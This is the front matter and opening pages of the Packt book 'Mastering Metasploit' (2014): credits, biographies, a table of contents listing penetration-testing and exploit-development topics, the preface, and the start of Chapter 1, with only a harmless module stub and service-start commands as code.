



C o m m u n i t y   E x p e r i e n c e   D i s t i l l e d

# Mastering Metasploit

Write and implement sophisticated attack vectors in Metasploit using a completely hands-on approach

**Nipun Jaswal**

**[PACKT]** open source\*  
PUBLISHING community experience distilled

[www.allitebooks.com](http://www.allitebooks.com)

# Mastering Metasploit

Write and implement sophisticated attack vectors in Metasploit using a completely hands-on approach

**Nipun Jaswal**

**[PACKT]** open source   
PUBLISHING community experience distilled  
BIRMINGHAM - MUMBAI

# Mastering Metasploit

Copyright © 2014 Packt Publishing

All rights reserved. No part of this book may be reproduced, stored in a retrieval system, or transmitted in any form or by any means, without the prior written permission of the publisher, except in the case of brief quotations embedded in critical articles or reviews.

Every effort has been made in the preparation of this book to ensure the accuracy of the information presented. However, the information contained in this book is sold without warranty, either express or implied. Neither the author, nor Packt Publishing, and its dealers and distributors will be held liable for any damages caused or alleged to be caused directly or indirectly by this book.

Packt Publishing has endeavored to provide trademark information about all of the companies and products mentioned in this book by the appropriate use of capitals. However, Packt Publishing cannot guarantee the accuracy of this information.

First published: May 2014

Production Reference: 1200514

Published by Packt Publishing Ltd.

Livery Place

35 Livery Street

Birmingham B3 2PB, UK.

ISBN 978-1-78216-222-3

[www.packtpub.com](http://www.packtpub.com)

Cover Image by Aniket Sawant ([aniket\\_sawant\\_photography@hotmail.com](mailto:aniket_sawant_photography@hotmail.com))

# Credits

**Author**

Nipun Jaswal

**Project Coordinator**

Swati Kumari

**Reviewers**

Youssef Rebahi-Gilbert

Kubilay Onur Gungor

Joel Langill

Sagar A Rahalkar

Krishan P Singh

Dr. Maninder Singh

**Proofreaders**

Simran Bhogal

Maria Gould

Paul Hindle

Joel Johnson

Lindsey Thomas

**Acquisition Editor**

James Jones

**Indexer**

Hemangini Bari

**Content Development Editor**

Akshay Nair

**Graphics**

Sheetal Aute

Ronak Dhruv

**Technical Editors**

Pragnesh Bilimoria

Kapil Hemnani

**Production Coordinators**

Arvindkumar Gupta

Nilesh R. Mohite

**Copy Editors**

Roshni Banerjee

Sarang Chari

Gladson Monteiro

**Cover Work**

Nilesh R. Mohite

# About the Author

**Nipun Jaswal** is an independent information security specialist with a keen interest in the fields of penetration testing, vulnerability assessments, wireless penetration testing, forensics, and web application penetration testing. He is an MTech in Computer Science from Lovely Professional University, India, and is certified with C|EH and OSCP. While he was at the university, he was the student ambassador of EC-COUNCIL and worked with many security organizations along with his studies. He has a proven track record in IT security training and has trained over 10,000 students and over 2,000 professionals in India and Africa. He is a professional speaker and has spoken at various national and international IT security conferences. His articles are published in many security magazines, such as Hakin9, eforensics, and so on. He is also the developer of a web application penetration testing course for InSecTechs Pvt. Ltd., Hyderabad, India, which is a distance-learning package on testing web applications. He has been acknowledged for finding vulnerabilities in Rapid7, BlackBerry, Facebook, PayPal, Adobe, Kaneva, Barracuda labs, Zynga, Offensive Security, Apple, Microsoft, AT&T, Nokia, Red Hat Linux, CERT-IN, and is also part of the AT&T top 10 security researcher's list for 2013, Q2. Feel free to mail him via [mail@nipunjасwal.info](mailto:mail@nipunjасwal.info) or visit his site <http://www.nipunjасwal.com> for more information.

---

I would like to thank my mother for helping me out at every critical stage in my life; Mr. Youssef Rebahi-Gilbert for all his support and innovative ideas; Mr. Joel Langill, Dr. Maninder Singh, Mr. Sagar A Rahalkar, Mr. Krishan P Singh, and Mr. Kubilay Onur Gungor for taking the time to review my work and helping me out at every stage; Mr. Gurpreet Singh and the other authorities from Lovely Professional University for their seamless support; Ms. Swati Kumari, Mr. James Jones, Mr. Akshay Nair, and Mr. Kapil Hemnani from Packt Publishing for being an excellent team and helping me out at every stage of the writing process; the entire team at Packt Publishing for giving me this opportunity to work on this wonderful project; and last but not least, to the Almighty God for giving me immense power to work on this project.

---

# About the Reviewers

**Youssef Rebahi-Gilbert** started hacking at the age of five on a Commodore 64 way back in 1984. He is a sought-after expert for code audits of web applications and has a lot of experience in many aspects of information security and extensive experience in Computer Science in general. Besides Ruby and Metasploit, he likes the nature of SQL injections, assembly, and hardware hacking too.

Whenever there's time, he creates evolutionary programs to find new ways to paint pictures of his beautiful girlfriend: his love and the mother of their little girl. To circumvent becoming a nerd, he took acting and comedy classes, which made him the professional actor and instructor that he is today. His technical knowledge, combined with his acting skills, makes him the perfect social engineer – his new field of research.

In May 2014, he'll start working as a penetration tester at a European CERT. He's very open to new contacts; feel free to mail him via [ysfgilbert@gmail.com](mailto:ysfgilbert@gmail.com) or visit his site <http://kintai.de> for security-related material.

**Kubilay Onur Gungor** has been working in the IT security field for more than seven years. He started his professional security career with cryptanalysis of encrypted images using chaotic logistic maps. He gained experience in the network security field by working in the Data Processing Center of Isik University where he founded the Information Security and Research Society. After working as a QA tester in Netsparker Project, he continued his career in the penetration testing field with one of the leading security companies in Turkey. He performed many penetration tests and consultancies for the IT infrastructure of several large clients, such as banks, government institutions, and telecommunication companies.

Currently, he is working in the Incident Management Team with one of the leading multinational electronic companies to develop incident prevention, detection and response, and the overall cyber security strategy.



He has also been developing a multidisciplinary cyber security approach, including criminology, information security, perception management, social psychology, international relations, and terrorism.

He has participated in many conferences as a frequent speaker. Besides Computer Engineering, he is continuing his academic career in the field of Sociology (BA).

Besides security certificates, he holds the Foreign Policy, Marketing and Brand Management, and Surviving Extreme Conditions certificates. He also took certified training in the field of international relations and terrorism/counter-terrorism.

---

I would like to thank my family, which includes Nursen Gungor, Gizem Gungor, and Mehmet Ali Gungor, for their huge support during my walks through my dreams.

---

**Sagar A Rahalkar** is a seasoned information security professional with more than seven years of comprehensive experience in various verticals of IS. His domain of expertise is mainly in cyber crime investigations, digital forensics, application security, vulnerability assessment and penetration testing, compliance for mandates and regulations, IT GRC, and so on. He holds a master's degree in Computer Science and several industry-recognized certifications such as Certified Cyber Crime Investigator, Certified Ethical Hacker (C|EH), Certified Security Analyst (ECSA), ISO 27001 Lead Auditor, IBM-certified Specialist-Rational AppScan, Certified Information Security Manager (CISM), PRINCE2, and so on. He has been closely associated with Indian law enforcement agencies for over three years, dealing with digital crime investigations and related training, and has received several awards and appreciations from senior officials from the police and defense organizations in India.

He has also been one of the reviewers for *Metasploit Penetration Testing Cookbook, Second Edition*, Packt Publishing. Apart from this, he is also associated with several other online information security publications, both as an author as well as a reviewer. He can be reached at [srahalkar@gmail.com](mailto:srahalkar@gmail.com).

**Krishan P Singh** is a Software Development Engineer in LSI India Research and Development. He did his master's in Computer Science and Engineering from the Indian Institute of Technology, Bombay. He is very hard working and enthusiastic.

**Dr. Maninder Singh** received his bachelor's degree from Pune University in 1994, holds a master's degree with honors in Software Engineering from Thapar Institute of Engineering and Technology, and has a doctoral degree with a specialization in Network Security from Thapar University. He is currently working as an associate professor at the Computer Science and Engineering Department in Thapar University.

He joined Thapar Institute of Engineering and Technology in January 1996 as a lecturer. His stronghold is the practical know-how of computer networks and security. He is on the Roll of Honor at EC-Council USA and is a certified Ethical Hacker (C|EH), Security Analyst (ECSA), and Licensed Penetration Tester (LPT). He has successfully completed many consultancy projects (network auditing and penetration testing) for renowned national banks and corporates. He has many research publications in reputed journals and conferences. His research interest includes network security and grid computing, and he is a strong torchbearer for the open source community.

He is currently supervising five PhD candidates in the areas of network security and grid computing. More than 40 master's theses have been completed under his supervision so far.

With practical orientation and an inclination toward research, he architected Thapar University's network presence, which was successfully implemented in a heterogeneous environment of wired as well as wireless connectivity.

Being a captive orator, he has delivered a long list of expert lectures at renowned institutes and corporates. In 2003, his vision of developing a network security toolkit based on open source was published by a leading national newspaper. The *Linux For You* magazine from India declared him a *Tux Hero* in 2004. He is an active member of IEEE and Senior Member of ACM and Computer Society of India. He has been volunteering his services for the network security community as a reviewer and project judge for IEEE design contests.



# www.PacktPub.com

## Support files, eBooks, discount offers, and more

You might want to visit [www.PacktPub.com](http://www.PacktPub.com) for support files and downloads related to your book.

Did you know that Packt offers eBook versions of every book published, with PDF and ePub files available? You can upgrade to the eBook version at [www.PacktPub.com](http://www.PacktPub.com) and as a print book customer, you are entitled to a discount on the eBook copy. Get in touch with us at [service@packtpub.com](mailto:service@packtpub.com) for more details.

At [www.PacktPub.com](http://www.PacktPub.com), you can also read a collection of free technical articles, sign up for a range of free newsletters and receive exclusive discounts and offers on Packt books and eBooks.



<http://PacktLib.PacktPub.com>

Do you need instant solutions to your IT questions? PacktLib is Packt's online digital book library. Here, you can access, read and search across Packt's entire library of books.

## Why subscribe?

- Fully searchable across every book published by Packt
- Copy and paste, print, and bookmark content
- On demand and accessible via web browser

## Free access for Packt account holders

If you have an account with Packt at [www.PacktPub.com](http://www.PacktPub.com), you can use this to access PacktLib today and view nine entirely free books. Simply use your login credentials for immediate access.





*"To the two ladies of my life: my mother, Mrs. Sushma Jaswal, and my grandmother, Mrs. Malkiet Parmar, for their love and support."*



# Table of Contents

<b>Preface</b>	<b>1</b>
<b>Chapter 1: Approaching a Penetration Test Using Metasploit</b>	<b>9</b>
<b>Setting up the environment</b>	<b>12</b>
Preinteractions	12
Intelligence gathering / reconnaissance phase	13
Presensing the test grounds	15
Modeling threats	16
Vulnerability analysis	17
Exploitation and post-exploitation	17
Reporting	17
<b>Mounting the environment</b>	<b>18</b>
Setting up the penetration test lab	18
The fundamentals of Metasploit	21
Configuring Metasploit on different environments	23
Configuring Metasploit on Windows XP/7	23
Configuring Metasploit on Ubuntu	24
Dealing with error states	27
Errors in the Windows-based installation	27
Errors in the Linux-based installation	27
<b>Conducting a penetration test with Metasploit</b>	<b>28</b>
Recalling the basics of Metasploit	28
Penetration testing Windows XP	30
Assumptions	30
Gathering intelligence	30
Modeling threats	32
Vulnerability analysis	33
The attack procedure with respect to the NETAPI vulnerability	33
The concept of attack	33
The procedure of exploiting a vulnerability	34
Exploitation and post-exploitation	34

## Table of Contents

---

Maintaining access	37
Clearing tracks	38
Penetration testing Windows Server 2003	39
Penetration testing Windows 7	40
Gathering intelligence	40
Modeling threats	41
Vulnerability analysis	41
The exploitation procedure	42
Exploitation and post-exploitation	42
Using the database to store and fetch results	43
Generating reports	46
<b>The dominance of Metasploit</b>	<b>46</b>
Open source	47
Support for testing large networks and easy naming conventions	47
Smart payload generation and switching mechanism	47
Cleaner exits	47
The GUI environment	48
<b>Summary</b>	<b>48</b>
<b>Chapter 2: Reinventing Metasploit</b>	<b>49</b>
<b>Ruby – the heart of Metasploit</b>	<b>50</b>
Creating your first Ruby program	50
Interacting with the Ruby shell	50
Defining methods in the shell	51
Variables and data types in Ruby	52
Working with strings	52
The split function	53
The squeeze function	53
Numbers and conversions in Ruby	54
Ranges in Ruby	55
Arrays in Ruby	55
Methods in Ruby	56
Decision-making operators	56
Loops in Ruby	58
Regular expressions	58
Wrapping up with Ruby basics	60
<b>Developing custom modules</b>	<b>60</b>
Building a module in a nutshell	60
The architecture of the Metasploit framework	60
Understanding the libraries' layout	62
Understanding the existing modules	64
Writing out a custom FTP scanner module	69
Writing out a custom HTTP server scanner	71
Writing out post-exploitation modules	73



---

<b>Breakthrough meterpreter scripting</b>	<b>76</b>
The essentials of meterpreter scripting	76
Pivoting the target network	76
Setting up persistent access	81
API calls and mixins	82
Fabricating custom meterpreter scripts	82
<b>Working with RailGun</b>	<b>84</b>
Interactive Ruby shell basics	84
Understanding RailGun and its scripting	85
Manipulating Windows API calls	86
Fabricating sophisticated RailGun scripts	87
<b>Summary</b>	<b>90</b>
<b>Chapter 3: The Exploit Formulation Process</b>	<b>91</b>
<hr/>	
<b>The elemental assembly primer</b>	<b>91</b>
The basics	92
Architectures	92
System organization basics	93
Registers	94
Gravity of EIP	94
Gravity of ESP	96
Relevance of NOPs and JMP	97
Variables and declaration	97
Fabricating example assembly programs	98
<b>The joy of fuzzing</b>	<b>99</b>
Crashing the application	100
Variable input supplies	105
Generating junk	107
An introduction to Immunity Debugger	107
An introduction to GDB	110
<b>Building up the exploit base</b>	<b>114</b>
Calculating the buffer size	114
Calculating the JMP address	116
Examining the EIP	117
The script	118
Stuffing applications for fun and profit	118
Examining ESP	118
Stuffing the space	119
<b>Finalizing the exploit</b>	<b>120</b>
Determining bad characters	120
Determining space limitations	120
Fabricating under Metasploit	121

Automation functions in Metasploit	123
<b>The fundamentals of a structured exception handler</b>	<b>124</b>
Controlling SEH	124
Bypassing SEH	127
SEH-based exploits	128
<b>Summary</b>	<b>130</b>
<b>Chapter 4: Porting Exploits</b>	<b>131</b>
<b>Porting a Perl-based exploit</b>	<b>132</b>
Dismantling the existing exploit	133
Understanding the logic of exploitation	134
Gathering the essentials	135
Generating a skeleton for the exploit	135
Generating a skeleton using Immunity Debugger	136
Stuffing the values	139
Precluding the ShellCode	140
Experimenting with the exploit	141
<b>Porting a Python-based exploit</b>	<b>141</b>
Dismantling the existing exploit	141
Gathering the essentials	142
Generating a skeleton	143
Stuffing the values	143
Experimenting with the exploit	145
<b>Porting a web-based exploit</b>	<b>146</b>
Dismantling the existing exploit	146
Gathering the essentials	147
Grasping the important web functions	147
The essentials of the GET/POST method	149
Fabricating an auxiliary-based exploit	149
Working and explanation	150
Experimenting with the auxiliary exploit	154
<b>Summary</b>	<b>155</b>
<b>Chapter 5: Offstage Access to Testing Services</b>	<b>157</b>
<b>The fundamentals of SCADA</b>	<b>158</b>
The fundamentals of ICS and its components	158
The seriousness of ICS-SCADA	159
<b>SCADA torn apart</b>	<b>159</b>
The fundamentals of testing SCADA	159
SCADA-based exploits	160
<b>Securing SCADA</b>	<b>163</b>
Implementing secure SCADA	163
Restricting networks	163

---

<b>Database exploitation</b>	<b>164</b>
SQL server	164
FootPrinting SQL server with Nmap	164
Scanning with Metasploit modules	167
Brute forcing passwords	167
Locating/capturing server passwords	170
Browsing SQL server	170
Post-exploiting/executing system commands	172
Reloading the xp_cmdshell functionality	173
Running SQL-based queries	174
<b>VOIP exploitation</b>	<b>174</b>
VOIP fundamentals	175
An introduction to PBX	175
Types of VOIP services	176
Self-hosted network	176
Hosted services	177
SIP service providers	178
FootPrinting VOIP services	178
Scanning VOIP services	180
Spoofing a VOIP call	181
Exploiting VOIP	183
About the vulnerability	184
Exploiting the application	184
<b>Post-exploitation on Apple iDevices</b>	<b>185</b>
Exploiting iOS with Metasploit	185
<b>Summary</b>	<b>188</b>
<b>Chapter 6: Virtual Test Grounds and Staging</b>	<b>189</b>
<b>Performing a white box penetration test</b>	<b>189</b>
Interaction with the employees and end users	191
Gathering intelligence	192
Explaining the fundamentals of the OpenVAS vulnerability scanner	192
Setting up OpenVAS	193
Greenbone interfaces for OpenVAS	194
Modeling the threat areas	202
Targeting suspected vulnerability prone systems	202
Gaining access	204
Covering tracks	205
Introducing MagicTree	209
Other reporting services	211
<b>Generating manual reports</b>	<b>211</b>
The format of the report	212
The executive summary	213
Methodology / network admin level report	214

Additional sections	215
<b>Performing a black box penetration test</b>	<b>215</b>
FootPrinting	215
Using Dmitry for FootPrinting	215
Conducting a black box test with Metasploit	219
Pivoting to the target	222
Scanning the hidden target using proxychains and db_nmap	223
Conducting vulnerability scanning using Nessus	224
Exploiting the hidden target	227
Elevating privileges	227
<b>Summary</b>	<b>229</b>
<b>Chapter 7: Sophisticated Client-side Attacks</b>	<b>231</b>
<b>Exploiting browsers</b>	<b>232</b>
The workings of the browser autopwn attack	232
The technology behind the attack	232
Attacking browsers with Metasploit browser autopwn	233
<b>File format-based exploitation</b>	<b>235</b>
PDF-based exploits	236
Word-based exploits	238
Media-based exploits	241
<b>Compromising XAMPP servers</b>	<b>243</b>
The PHP meterpreter	243
Escalating to system-level privileges	244
<b>Compromising the clients of a website</b>	<b>245</b>
Injecting malicious web scripts	245
Hacking the users of a website	246
<b>Bypassing AV detections</b>	<b>248</b>
msfencode	248
msfvenom	251
Cautions while using encoders	253
<b>Conjunction with DNS spoofing</b>	<b>254</b>
Tricking victims with DNS hijacking	254
<b>Attacking Linux with malicious packages</b>	<b>261</b>
<b>Summary</b>	<b>264</b>
<b>Chapter 8: The Social Engineering Toolkit</b>	<b>265</b>
<b>Explaining the fundamentals of the social engineering toolkit</b>	<b>266</b>
The attack types	266
<b>Attacking with SET</b>	<b>268</b>
Creating a Payload and Listener	268
Infectious Media Generator	271
Website Attack Vectors	275
The Java applet attack	275

---

The tabnabbing attack	279
The web jacking attack	283
Third-party attacks with SET	286
<b>Providing additional features and further readings</b>	<b>291</b>
The SET web interface	291
Automating SET attacks	292
<b>Summary</b>	<b>294</b>
<b>Chapter 9: Speeding Up Penetration Testing</b>	<b>295</b>
<b>Introducing automated tools</b>	<b>296</b>
<b>Fast Track MS SQL attack vectors</b>	<b>296</b>
A brief about Fast Track	297
Carrying out the MS SQL brute force attack	298
The depreciation of Fast Track	302
Renewed Fast Track in SET	302
<b>Automated exploitation in Metasploit</b>	<b>303</b>
Re-enabling db_autopwn	304
Scanning the target	305
Attacking the database	306
<b>Fake updates with the DNS-spoofing attack</b>	<b>308</b>
Introducing WebSploit	309
Fixing up WebSploit	311
Fixing path issues	311
Fixing payload generation	311
Fixing the file copy issue	312
Attacking a LAN with WebSploit	312
<b>Summary</b>	<b>315</b>
<b>Chapter 10: Visualizing with Armitage</b>	<b>317</b>
<b>The fundamentals of Armitage</b>	<b>318</b>
Getting started	318
Touring the user interface	320
Managing the workspace	321
<b>Scanning networks and host management</b>	<b>323</b>
Modeling out vulnerabilities	324
Finding the match	325
<b>Exploitation with Armitage</b>	<b>325</b>
<b>Post-exploitation with Armitage</b>	<b>327</b>
<b>Attacking on the client side with Armitage</b>	<b>328</b>
<b>Scripting Armitage</b>	<b>333</b>
The fundamentals of Cortana	333
Controlling Metasploit	336
Post-exploitation with Cortana	338

*Table of Contents*

---

Building a custom menu in Cortana	339
Working with interfaces	342
<b>Summary</b>	<b>344</b>
<b>Further reading</b>	<b>344</b>
<b>Index</b>	<b>345</b>

---

# Preface

Penetration testing is one of the crucial techniques required in businesses everywhere today. With the rise of cyber and computer-based crime in the past few years, penetration testing has become one of the core aspects of network security and helps in keeping a business secure from internal, as well as external threats. The reason that why penetration testing is a necessity is that it helps uncover the potential flaws in a network, a system, or an application. Moreover, it helps in identifying weaknesses and threats from an attacker's perspective. Various potential flaws in a system are exploited to find out the impact it can have on an organization and the risk factors of the assets as well. However, the success rate of a penetration test depends largely on the knowledge of the target under the test. Therefore, we generally approach a penetration test using two different methods: black box testing and white box testing. Black box testing refers to the testing where there is no prior knowledge of the target under test. Therefore, a penetration tester kicks off testing by collecting information about the target systematically. Whereas, in the case of a white box penetration test, a penetration tester has enough knowledge about the target under test and starts off by identifying known and unknown weaknesses of the target. Generally, a penetration test is divided into seven different phases, which are as follows:

- **Pre-engagement interactions:** This phase defines all the pre-engagement activities and scope definitions, basically, everything you need to discuss with the client before the testing starts.
- **Intelligence gathering:** This phase is all about collecting information about the target that is under the test by connecting to it directly and passively, without connecting to the target at all.
- **Threat modeling:** This phase involves matching the information detected to the assets in order to find the areas with the highest threat level.
- **Vulnerability analysis:** This involves finding and identifying known and unknown vulnerabilities and validating them.



- **Exploitation:** This phase works on taking advantage of the vulnerabilities found in the previous phase. This typically means that we are trying to gain access to the target.
- **Post-exploitation:** The actual task to be performed at the target, which involves downloading a file, shutting a system down, creating a new user account on the target, and so on, are parts of this phase. Generally, this phase describes what you need to do after exploitation.
- **Reporting:** This phase includes the summing up of the results of the test under a file and the possible suggestions and recommendations to fix the current weaknesses in the target.

The seven phases just mentioned may look easy when there is a single target under test. However, the situation completely changes when a large network that contains hundreds of systems is to be tested. Therefore, in a situation like this, manual work is to be replaced with an automated approach. Consider a scenario where the number of systems under the test is exactly 100 and running the same operating system and services. Testing each and every system manually will consume so much time and energy. However, this is a situation where the role of a penetration testing framework is required. The use of a penetration testing framework will not only save time, but will also offer much more flexibility in terms of changing the attack vectors and covering a much wider range of targets under a test. A penetration testing framework will also help in automating most of the attack vectors, scanning processes, identifying vulnerabilities, and most importantly, exploiting those vulnerabilities, thus saving time and pacing a penetration test.

*Mastering Metasploit* aims at providing readers with an insight into the most popular penetration testing framework, that is, Metasploit. This book specifically focuses on mastering Metasploit in terms of exploitation, writing custom exploits, porting exploits, testing services, and conducting sophisticated, client-side testing. Moreover, this book helps to convert your customized attack vectors into Metasploit modules, covering Ruby, assembly, and attack scripting, such as Cortana. This book will help you build programming skills as well.

## What this book covers

*Chapter 1, Approaching a Penetration Test Using Metasploit*, takes us through the absolute basics of conducting a penetration test with Metasploit. It helps in establishing an approach and setting up the environment for testing. Moreover, it takes us through the various stages of a penetration test systematically. It further discusses the advantages of using Metasploit over traditional and manual testing.

*Chapter 2, Reinventing Metasploit*, covers the absolute basics of Ruby programming essentials that are required for module building. This chapter further covers how to dig existing Metasploit modules and write our custom scanner, post exploitation, and meterpreter modules; finally, it sums up by shedding light on developing custom modules in RailGun.

*Chapter 3, The Exploit Formulation Process*, discusses how to build exploits by covering the basic essentials of assembly programming. This chapter also introduces fuzzing and sheds light on debuggers too. It then focuses on gathering essentials for exploitation by analyzing the application's behavior under a debugger. It finally shows the exploit-writing process in Metasploit based on the information collected.

*Chapter 4, Porting Exploits*, helps converting publically available exploits into the Metasploit framework. This chapter focuses on gathering essentials from the available exploits written in Perl, Python, and PHP, and interpreting those essentials into Metasploit-compatible ones using Metasploit libraries.

*Chapter 5, Offstage Access to Testing Services*, carries our discussion on to performing a penetration test on various services. This chapter covers some important modules in Metasploit that help in exploiting SCADA services. Further, it discusses testing a database and running a privileged command in it. Next, it sheds light on VOIP exploitation and carrying out attacks such as spoofing VOIP calls. In the end, the chapter discusses post-exploitation on Apple iDevices.

*Chapter 6, Virtual Test Grounds and Staging*, provides a brief discussion on carrying out a white box as well as a black box test. This chapter focuses on additional tools that can work along with Metasploit to conduct a complete penetration test. The chapter advances by discussing popular tools, such as Nmap, Nessus, and OpenVAS, and discusses importing their results into Metasploit and running these tools from Metasploit itself. It finally discusses how to generate manual and automated reports.

*Chapter 7, Sophisticated Client-side Attacks*, shifts our focus on to client-side exploits. This chapter focuses on modifying the traditional client-side exploits into a much more sophisticated and certain approach. The chapter starts with a browser-based exploitation and file-format-based exploits. Further, it discusses compromising web servers and the users of a website. Next, it sheds light on bypassing antivirus and protection mechanisms. Then, it discusses the modification of browser exploits into a lethal weapon using Metasploit along with vectors such as DNS Poisoning.

*Chapter 8, The Social Engineering Toolkit*, helps in automating client-side exploitation using Metasploit as a backend. This chapter sheds light on various website attack vectors and helps carry out advanced phishing attacks. It then focuses on attack vectors such as tabnabbing, Java applets, and many others. Further, it sheds light on third-party modules within the Social Engineering Toolkit. Next, it discusses the GUI part of the social engineering toolkit and how to automate various attacks in it.

*Chapter 9, Speeding Up Penetration Testing*, focuses on developing quick approaches to penetration testing. This chapter starts by discussing Fast Track and testing a database with Fast Track. Further, it discusses the lost features of Metasploit and how to re-enable them in Metasploit. Finally, it discusses another great tool, that is, WebSploit, and covers carrying out the tricky client-side exploitation with it.

*Chapter 10, Visualizing with Armitage*, is dedicated to the most popular GUI associated with Metasploit, that is, Armitage. This chapter builds up on scanning a target with Armitage and exploiting the target. Further, it discusses Cortana, which is used to script automated attacks in Armitage and aids penetration testing by developing virtual bots. Next, this chapter discusses adding custom functionalities and building up custom interfaces and menus in Armitage.

## What you need for this book

To follow and recreate the examples in this book, you will need two to three systems. One can be your penetration testing system, whereas others can be the systems to be tested. Alternatively, you can work on a single system and set up the other two on a virtual environment.

Apart from systems, you will need the latest ISO of Kali Linux, which comes with Metasploit that is preinstalled and contains all the other tools that are required for recreating the examples of this book.

However, you will need the ISO of Ubuntu, Windows XP, Windows Server 2003, Windows 7, and Windows Server 2008 to test them with Metasploit. It is worth noting that all the other tools with their exact versions are described in this book.

## Who this book is for

This book targets professional penetration testers, security engineers, and analysts who possess a basic knowledge of Metasploit and wish to master the Metasploit framework, and want to develop exploit-writing skills and module development skills; it also targets those who want to achieve testing skills for testing various services. Further, it helps all those researchers who wish to add their custom functionalities to Metasploit. The transition from the intermediate-cum-basic level to the expert level, in the end, is smooth. This book discusses Ruby programming, assembly language, and attack scripting using Cortana. Therefore, a little knowledge of programming languages is required.

## Conventions

In this book, you will find a number of styles of text that distinguish between different kinds of information. Here are some examples of these styles, and an explanation of their meaning.

Code words in text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, and Twitter handles are shown as follows: "This can be simply achieved using the `db_export` function."

A block of code is set as follows:


```
require 'msf/core'
require 'rex'
require 'msf/core/post/windows/registry'
class Metasploit3 < Msf::Post
  include Msf::Post::Windows::Registry
  def initialize
    super(
      'Name'          => 'Drive Disabler Module',
      'Description'   => 'C Drive Disabler Module',
      'License'       => MSF_LICENSE,
      'Author'        => 'Nipun Jaswal'
    )
  end
end
```

Any command-line input or output is written as follows:

```
#services postgresql start
#services metasploit start
```

**New terms** and **important words** are shown in bold. Words that you see on the screen, in menus or dialog boxes for example, appear in the text like this: "Type an appropriate name in the **Name** field and select the **Operating System** type and **Version**."

 Warnings or important notes appear in a box like this.

 Tips and tricks appear like this.

## Reader feedback

Feedback from our readers is always welcome. Let us know what you think about this book—what you liked or may have disliked. Reader feedback is important for us to develop titles that you really get the most out of.

To send us general feedback, simply send an e-mail to [feedback@packtpub.com](mailto:feedback@packtpub.com), and mention the book title via the subject of your message.

If there is a topic that you have expertise in and you are interested in either writing or contributing to a book, see our author guide on [www.packtpub.com/authors](http://www.packtpub.com/authors).

## Customer support

Now that you are the proud owner of a Packt book, we have a number of things to help you to get the most from your purchase.

## Errata

Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you find a mistake in one of our books—maybe a mistake in the text or the code—we would be grateful if you would report this to us. By doing so, you can save other readers from frustration and help us improve subsequent versions of this book. If you find any errata, please report them by visiting <http://www.packtpub.com/submit-errata>, selecting your book, clicking on the **errata submission form** link, and entering the details of your errata. Once your errata are verified, your submission will be accepted and the errata will be uploaded on our website, or added to any list of existing errata, under the Errata section of that title. Any existing errata can be viewed by selecting your title from <http://www.packtpub.com/support>.

## **Piracy**

Piracy of copyright material on the Internet is an ongoing problem across all media. At Packt, we take the protection of our copyright and licenses very seriously. If you come across any illegal copies of our works, in any form, on the Internet, please provide us with the location address or website name immediately so that we can pursue a remedy.

Please contact us at [copyright@packtpub.com](mailto:copyright@packtpub.com) with a link to the suspected pirated material.

We appreciate your help in protecting our authors, and our ability to bring you valuable content.

## **Questions**

You can contact us at [questions@packtpub.com](mailto:questions@packtpub.com) if you are having a problem with any aspect of the book, and we will do our best to address it.





# 1


## Approaching a Penetration Test Using Metasploit

Penetration testing is an intentional attack on the computer-based system with the intension of finding vulnerabilities, figuring out security weaknesses, certifying that a system is secure, and gaining access to the system by exploiting these vulnerabilities. A penetration test will advise an organization if it is vulnerable to an attack, whether the implemented security is enough to oppose any attack, which security controls can be bypassed, and so on. Hence, a penetration test focuses on improving the security of an organization.

Achieving success in a penetration test largely depends on using the right set of tools and techniques. A penetration tester must choose the right set of tools and methodologies in order to complete a test. While talking about the best tools for penetration testing, the first one that comes to mind is **Metasploit**. It is considered to be one of the most effective auditing tools to carry out penetration testing today. Metasploit offers a wide variety of exploits, an extensive exploit development environment, information-gathering and web testing capabilities, and much more.

This book has been written in a manner that it will not only cover the frontend perspectives of Metasploit, but it will also focus on the development and customization of the framework as well. This book assumes that the reader has basic knowledge of the Metasploit framework. However, some of the sections of this book will help you recall the basics as well.

While covering the topics in this book, we will follow a particular process as shown in the following diagram:



This chapter will help you recall the basics of penetration testing and Metasploit, which will help you warm up to the pace of this book.

In this chapter, you will:

